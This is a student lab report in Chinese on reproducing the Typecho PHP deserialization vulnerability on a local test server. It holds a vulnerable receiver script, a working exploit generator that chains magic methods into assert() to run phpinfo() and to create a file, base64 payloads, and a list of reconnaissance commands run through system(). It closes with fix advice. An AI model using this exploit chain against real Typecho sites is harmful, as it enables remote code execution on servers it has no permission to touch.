

软件安全实验13

姓名：何叶 学号：2313487 班级：范玲玲班

软件安全实验13

姓名：何叶 学号：2313487 班级：范玲玲班

实验名称：反序列化漏洞

实验要求：

实验原理：

实验步骤：

一、复现反序列化漏洞

- 1.新建exe.php和typecho.php文件， exp.php 用于生成恶意的序列化字符串， typecho.php 用于接收并反序列化该字符串。
- 2.打开文件夹，观察到文件创建成功
- 3.写typecho.php代码
- 4.写exe.php代码
- 5.进入网址127.0.0.1/exe.php
- 6.得到payload
- 7.进入网址127.0.0.1/typecho.php
- 8.填入?__typecho_config=payload
- 9.得到info()界面，成功

二、执行其他的系统命令

- 1.可以执行的指令有
 - (1)、列出当前目录下的文件和文件夹php'system("dir");'
 - (2)、查看当前用户php'system("whoami");'
 - (3)、查看系统信息php'system("systeminfo");'
 - (4)、查看网络连接php'system("netstat -an");'
 - (5)、查看环境变量php'system("set");'
 - (6)、查看系统日志php'system("wevtutil qe Application /rd:true /c:1");'
- 2.以创建新文件的指令为例， exe.php中修改， 改为创建新文件的指令
- 3.进入网址127.0.0.1/exe.php
- 4.得到新的payload
- 5.修改typecho.php,得到正确的toString
- 6.再次进入网址127.0.0.1/typecho.php
- 7.观察到成功创建新文件， 成功执行其他的系统命令

心得体会：

实验名称：反序列化漏洞

实验要求：

复现12.2.3中的反序列化漏洞，并执行其他的系统命令。


实验原理：

PHP反序列化漏洞是由于对用户可控的输入数据进行 unserialize() 操作而引发的安全问题。当攻击者构造恶意的序列化字符串并将其传递给 unserialize() 函数时，可能会触发对象的魔术方法（如 toString() 、 destruct() 等），从而执行恶意代码。在本实验中， Typecho_Feed 类的 __toString() 方法和 Typecho_Request 类的 _applyFilter() 方法被利用，通过 assert() 函数执行了恶意代码。

实验步骤：

一、复现反序列化漏洞


1.新建exe.php和typecho.php文件， exp.php 用于生成恶意的序列化字符串， typecho.php 用于接收并反序列化该字符串。



2.打开文件夹，观察到文件创建成功

名称	修改日期	类型	大小
phpMyAdmin	2025/5/20 20:56	文件夹	
add.php	2025/5/21 8:54	PHP Script	1 KB
del.php	2025/5/21 8:54	PHP Script	1 KB
exe.php	2025/6/6 20:03	PHP Script	0 KB
index.php	2025/5/21 8:54	PHP Script	2 KB
login.html	2025/5/21 8:54	Firefox HTML D...	1 KB
loginok.php	2025/5/21 8:54	PHP Script	1 KB
news.php	2025/5/21 8:54	PHP Script	2 KB
sys.php	2025/5/21 8:54	PHP Script	2 KB
typecho.php	2025/6/6 20:02	PHP Script	0 KB
xss_test.php	2025/5/23 20:46	PHP Script	1 KB

3.写typecho.php代码



```
1  /*typecho.php*/
2  <?php
3  class Typecho_Db{
4      public function __construct($adapterName){
5          $adapterName = 'Typecho_Db_Adapter_' . $adapterName;
6      }
7  }
8
9  class Typecho_Feed{
10     private $item;
11     public function __toString(){
12         $this->item['author']->screenName;
13     }
14 }
15
16 class Typecho_Request{
17
18     private $_params = array();
19     private $_filter = array();
20
21     public function __get($key)
22     {
23         return $this->get($key);
24     }
25
26     public function get($key, $default = NULL)
27     {
28         switch (true) {
29             case isset($this->_params[$key]):
30                 $value = $this->_params[$key];
```

```
/*typecho.php*/
<?php
class Typecho_Db{
    public function __construct($adapterName){
        $adapterName = 'Typecho_Db_Adapter_' . $adapterName;
    }
}

class Typecho_Feed{
    private $item;
    public function __toString(){
        $this->item['author']->screenName;
    }
}

class Typecho_Request{

    private $_params = array();
    private $_filter = array();

    public function __get($key)
    {
        return $this->get($key);
    }

    public function get($key, $default = NULL)
    {
        switch (true) {
            case isset($this->_params[$key]):
                $value = $this->_params[$key];
                break;
            default:
                $value = $default;
                break;
        }
    }
}
```

```

        $value = !is_array($value) && strlen($value) > 0 ? $value : $default;
        return $this->_applyFilter($value);
    }

    private function _applyFilter($value)
    {
        if ($this->_filter) {
            foreach ($this->_filter as $filter) {
                $value = is_array($value) ? array_map($filter, $value) :
                    call_user_func($filter, $value);
            }

            $this->_filter = array();
        }

        return $value;
    }
}

$config = unserialize(base64_decode($_GET['__typecho_config']));
$db = new Typecho_Db($config['adapter']);
?>

```

Typecho_Db类：构造函数接收\$adapterName参数，并将其拼接为'Typecho_Db_Adapter_' . \$adapterName。

Typecho_Feed类：包含私有成员\$item，并重写了__toString()方法，尝试访问\$this->item['author']->screenName，但\$item未初始化。

Typecho_Request类：包含私有成员\$_params和\$_filter，提供__get()、get()方法和_applyFilter()方法，用于处理参数和应用过滤器。

主逻辑从\$_GET['__typecho_config']获取数据，解码并反序列化为\$config，然后使用\$config['adapter']创建Typecho_Db对象。

反序列化漏洞：unserialize(base64_decode(\$_GET['__typecho_config']))使用了用户可控的输入，攻击者可构造恶意数据，反序列化出任意对象并触发魔术方法（如__toString()、__destruct()等），从而执行恶意代码。

潜在恶意触发：

Typecho_Feed的__toString()方法可能触发恶意对象的魔术方法。

Typecho_Request的_applyFilter()方法可能执行恶意函数。


修复建议

禁用反序列化用户输入：不要对用户可控的输入使用unserialize()，改用JSON格式并通过json_decode()解码。

限制魔术方法的使用：确保魔术方法中不会执行危险操作，避免调用用户可控的对象或函数。

输入验证：对所有用户输入进行严格验证和过滤，确保输入符合预期格式。

4.写exe.php代码



```
1  /*exp.php*/
2  <?php
3  class Typecho_Feed
4  {
5      private $item;
6
7      public function __construct(){
8          $this->item = array(
9              'author' => new Typecho_Request(),
10         );
11     }
12 }
13 class Typecho_Request
14 {
15     private $_params = array();
16     private $_filter = array();
17     public function __construct(){
18         $this->_params['screenName'] = 'phpinfo()';
19         $this->_filter[0] = 'assert';
20     }
21 }
22 $exp = array(
23     'adapter' => new Typecho_Feed()
24 );
25 echo base64_encode(serialize($exp));
26 ?>
```

```
/*exp.php*/
<?php
class Typecho_Feed
{
    private $item;

    public function __construct(){
        $this->item = array(
            'author' => new Typecho_Request(),
        );
    }
}
class Typecho_Request
{
    private $_params = array();
    private $_filter = array();
    public function __construct(){
        $this->_params['screenName'] = 'phpinfo()';
        $this->_filter[0] = 'assert';
    }
}
$exp = array(
    'adapter' => new Typecho_Feed()
);
echo base64_encode(serialize($exp));
?>
```

定义了两个类Typecho_Feed和Typecho_Request，并创建了一个对象数组\$exp，最后将该数组序列化并进行Base64编码输出。代码的主要目的是生成一个可利用的序列化字符串，用于触发PHP反序列化漏洞。


Typecho_Feed类包含一个私有成员\$item，在构造函数中初始化为一个数组，其中'author'键对应的值是一个Typecho_Request对象的实例。Typecho_Request类包含两个私有成员\$_params和\$_filter，在构造函数中，\$_params数组的'screenName'键被赋值为字符串'phpinfo()'，而\$_filter数组的第一个元素被赋值为字符串'assert'。

当\$exp数组被序列化并Base64编码后，生成的字符串可以被用作恶意输入，传递给存在反序列化漏洞的代码（如前一段代码中的unserialize(base64_decode(\$_GET['__typecho_config']))）。如果该恶意输入被反序列化，Typecho_Feed对象的\$item成员中的Typecho_Request对象可能会触发_applyFilter()方法，进而调用assert()函数执行phpinfo()，从而导致信息泄露或其他恶意行为。


5.进入网址127.0.0.1/exe.php




6.得到payload



7.进入网址127.0.0.1/typecho.php



8.填入?__typecho_config=payload



9.得到info()界面，成功

2.以创建新文件的指令为例，exe.php中修改，改为创建新文件的指令

```
class Typecho_Request
{
    private $_params = array();
    private $_filter = array();
    public function __construct(){
        $this->_params['screenName'] = 'fopen(\'newfile.txt\', \'w\')';
        $this->_filter[0] = 'assert';
    }
}
```

3.进入网址127.0.0.1/exe.php

← ↻ ⓘ 127.0.0.1/exe.php

`/*exp.php*/`
`YToxOntzOjY6ImFkYXB0ZXliO086MTI6IlR5cGVjaG9fRmVlZCI6MTp7czoxODoiAFR5cGVj`

4.得到新的payload

YToxOntz0jc6ImFkYXB0ZXIiOi0086MTI6I1R5cGVjaG9fRmVlZCI6MTp7czoxODoiAFR5cGVjaG9fRmVlZABp
dGvtIjth0jE6e3M6NjoiYXV0aG9yIjtp0jE1oiJUeXB1Y2hvX1JlcnxvI3QiojI6e3M6MjQ6IgBUeXB1Y2hv
X1JlcnxvI3QAX3BhcmFtcyI7YToxOntz0jEwOiJzY3JlZW50YW1lIjtz0jI1oiJmb3B1bignbmV3ZmlsZS50
eHQnLCAndycpIjtz0jczoyNDoiAFR5cGVjaG9fUmVxdWVzdABfZmlsdGvyIjth0jE6e2k6MDtz0jY6ImFzc2Vy
dCI7fx19fx0=


5.修改typecho.php,得到正确的toString

```
public function __toString() {
    if (isset($this->item['author']) && isset($this->item['author']->screenName)) {
        return $this->item['author']->screenName;
    } else {
        return '';
    }
}
```

6.再次进入网址127.0.0.1/typecho.php

127.0.0.1/typecho.php?__typecho_config=YToxOntzOjc6ImFkYXB0ZXIiOi0086MTI6IlR5cGVjaG9frmVIZC16MTp7czoxODoiAFR5cGVjaG9frmVIZABpdG9tjtHtOjE6e3M6NjoiYXV0aG9yYjltPjE1OiIUEXB1Y2h...

7.观察到成功创建新文件，成功执行其他的系统命令



心得体会：

通过本次实验，我深刻理解了PHP反序列化漏洞的原理和危害。反序列化漏洞是由于对用户输入缺乏严格验证而导致的，攻击者可以利用该漏洞执行任意代码，从而完全控制服务器。在实际开发中，应避免对用户可控的输入使用 `unserialize()`，改用更安全的序列化格式（如JSON）。同时，对所有用户输入进行严格验证和过滤，确保输入符合预期格式，是防止此类漏洞的关键。